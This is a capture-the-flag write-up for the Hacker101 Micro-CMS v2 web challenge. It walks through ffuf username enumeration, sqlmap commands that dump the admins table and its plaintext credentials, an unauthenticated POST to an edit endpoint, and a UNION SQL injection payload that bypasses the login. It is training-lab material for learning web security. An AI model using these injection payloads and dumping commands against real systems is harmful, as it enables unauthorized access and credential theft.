HackerOne Hacker101 CTF Micro-CMS v2 Writeup
Date Published: 2026-06-17
- Difficulty: Moderate
- Skills: Web
- Flags: 3
Note: I have no way of knowing what order these flags are in, so these are not in order of the flags on the CTF. I note at the end of each flag which one it actually is.
This target apperas to be a modified version of the Micro-CMS v1 web application. It consists of a list of notes, and a link to create a new one. You can also edit the notes and they support markdown.
There is a changelog note that mentions how they fixed security issues from the v1 version and added user authentication for adding/editing notes:
This version fixed the multitude of security flaws and general functionality bugs that plagued v1. Additionally, we added user authentication; we're still not sure why we didn't think about that the first time, but hindsight is 20/20. By default, users need to be an admin to add or edit pages now.
My first thought was that the login may have a SQL injection bug. Adding ' or 1=1;-- for the username does change the error from Unknown user to Invalid Password, however no combination of values got me past invalid password. Trying common things like admin/admin and administrator/administrator also didn't work and confirmed that those are invalid usernames.
Once again we have a URL that returns a forbidden error vs a not found error: /page/3
I tried enumerating usernames with a couple of seclists using ffuf, but had no luck:
ffuf -u 'https://7ed264e9f9d8dc62f09e3f68ef01e68e.ctf.hacker101.com/login' -X POST -d 'username=FUZZ&password=test' -H 'Content-Type: application/x-www-form-urlencoded' -fs 451 -w /usr/share/seclists/Usernames/Names/names.txt
Flag 1
I decided to try using sqlmap to check for a sql injection in the username field, and it seems it has one! It's a time-based blind injection, so it was fairly slow, but running the following gave me a list of database names:
sqlmap -u "https://7ed264e9f9d8dc62f09e3f68ef01e68e.ctf.hacker101.com/login" --data "username=?&password=pass" --dbs
These are the databases:
information_schema
mysql
performance_schema
level2
I then grabbed a list of tables for the level2 database with the following:
sqlmap -u "https://7ed264e9f9d8dc62f09e3f68ef01e68e.ctf.hacker101.com/login" --data "username=?&password=pass" -D level2 --tables
These are the tables:
pages
admins
I then switched to targeting the admins table and getting it's columns:
sqlmap -u "https://7ed264e9f9d8dc62f09e3f68ef01e68e.ctf.hacker101.com/login" --data "username=?&password=pass" -D level2 -T admins --columns
These are the columns for admins:
id int(11)
username varchar(256)
password varchar(256)
I stopped it at this point, because I wanted to try to dump the username and password fields specifically
sqlmap -u "https://7ed264e9f9d8dc62f09e3f68ef01e68e.ctf.hacker101.com/login" --data "username=?&password=pass" -D level2 -T admins -C "username,password" --dump
I got the following:
Username: marvella
Password: stasia
An unencrypted password, perfect! Logging in as that user displays a flag on the page:

Turns out this flag is the last one, Flag2.
Flag 2
For this flag I decided to try to edit a post without being logged in my changing the method to POST and adding the body structure that was used in the previous version. When you do that, it responds with the flag:
POST /page/edit/2
title=Test&body=Test

This was the second flag, Flag1.
Flag 3
The hint for this one was to use a UNION. I will be honest, I am pretty rusty with UNIONs, so I looked up some examples of how you can do this. In the end, this was the payload that worked:
username=admin' UNION SELECT 'test' AS password FROM admins WHERE '1'='1&password=test
This works because when the user is pulled from the database, instead of getting the actual information, it selects the union values where we can set the password ourselves. Then you just pass that password as part of the request, and it lets you in!
When logged in you can view the private page, which displays the flag:

Turns out I did these in reverse order, this one is Flag0.